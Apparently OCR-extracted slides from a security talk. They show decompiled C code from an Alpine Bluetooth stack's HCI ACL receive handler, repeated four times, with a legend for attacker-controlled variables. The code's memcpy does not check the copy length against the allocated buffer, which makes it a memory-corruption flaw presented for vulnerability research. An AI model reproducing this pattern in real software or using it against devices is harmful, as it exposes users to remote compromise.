
Alpine :: HCI ACL Rx :: ACL Start





```
 if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
 }
 p_link->mtu_complete = 0;
 p_link->length = data[0] | (data[1] << 8);
 p_link->cur_len = 0;
 p_link->pending_cid = (data[2] | (data[3] << 8));
 if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
 }
 chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
 if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
 }
 p_link->cur_buf = host_buf_alloc(p_link->length);
 p_link->cur_buf->len = p_link->length;
 p_link->cur_pos = p_link->cur_buf;
 memcpy(p_link->cur_buf, data + 4, aclLen);
 p_link->cur_pos += aclLen;
 p_link->cur_len += aclLen;
 if ( aclLen != p_link->length )
  return 0;
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
 return ret;
```

Alpine :: HCI ACL Rx :: ACL Start



p_link

cur_pos

cur_buf

cur_len

handle

pending_cid

length


mtu_complete

Legend:

uninitialized


initialized


controlled



```
if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
}
p_link->mtu_complete = 0;
p_link->length = data[0] | (data[1] << 8);
p_link->cur_len = 0;
p_link->pending_cid = (data[2] | (data[3] << 8));
if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
}
chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
}
p_link->cur_buf = host_buf_alloc(p_link->length);
p_link->cur_buf->len = p_link->length;
p_link->cur_pos = p_link->cur_buf;
memcpy(p_link->cur_buf, data + 4, aclLen);
p_link->cur_pos += aclLen;
p_link->cur_len += aclLen;
if ( aclLen != p_link->length )
  return 0;
pkt_handler:
p_link->cur_pos = 0;
p_link->mtu_complete = 1;
prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
return ret;
```


Alpine :: HCI ACL Rx :: ACL Start






```
 if ( !p_link->mtu_complete && p_link->cur_buf ) {
   host_buf_free(p_link->cur_buf);
   p_link->cur_buf = NULL;
 }
 p_link->mtu_complete = 0;
 p_link->length = data[0] | (data[1] << 8);
 p_link->cur_len = 0;
 p_link->pending_cid = (data[2] | (data[3] << 8));
 if ( cid == 2 && p_link->length > 0x4F1 ) {
   p_link->mtu_complete = 1;
   return 0;
 }
 chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
 if ( p_link->length > chan->inMTU ) {
   p_link->mtu_complete = 1;
   return 0;
 }
 p_link->cur_buf = host_buf_alloc(p_link->length);
 p_link->cur_buf->len = p_link->length;
 p_link->cur_pos = p_link->cur_buf;
 memcpy(p_link->cur_buf, data + 4, aclLen);
 p_link->cur_pos += aclLen;
 p_link->cur_len += aclLen;
 if ( aclLen != p_link->length )
   return 0;
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
   p_link->pending_cid, hci_handle, p_link->cur_buf);
 return ret;
```


Alpine :: HCI ACL Rx :: ACL Start






```
 if ( !p_link->mtu_complete && p_link->cur_buf ) {
  host_buf_free(p_link->cur_buf);
  p_link->cur_buf = NULL;
 }
 p_link->mtu_complete = 0;
 p_link->length = data[0] | (data[1] << 8);
 p_link->cur_len = 0;
 p_link->pending_cid = (data[2] | (data[3] << 8));
 if ( cid == 2 && p_link->length > 0x4F1 ) {
  p_link->mtu_complete = 1;
  return 0;
 }
 chan = prh_l2_chn_get_p_channel(p_link->pending_cid);
 if ( p_link->length > chan->inMTU ) {
  p_link->mtu_complete = 1;
  return 0;
 }
 p_link->cur_buf = host_buf_alloc(p_link->length);
 p_link->cur_buf->len = p_link->length;
 p_link->cur_pos = p_link->cur_buf;
 memcpy(p_link->cur_buf, data + 4, aclLen);
 p_link->cur_pos += aclLen;
 p_link->cur_len += aclLen;
 if ( aclLen != p_link->length )
  return 0;
pkt_handler:
 p_link->cur_pos = 0;
 p_link->mtu_complete = 1;
 prh_l2_pkt_handler(
  p_link->pending_cid, hci_handle, p_link->cur_buf);
 return ret;
```

Alpine :: HCI ACL Rx :: ACL Start




Legend:

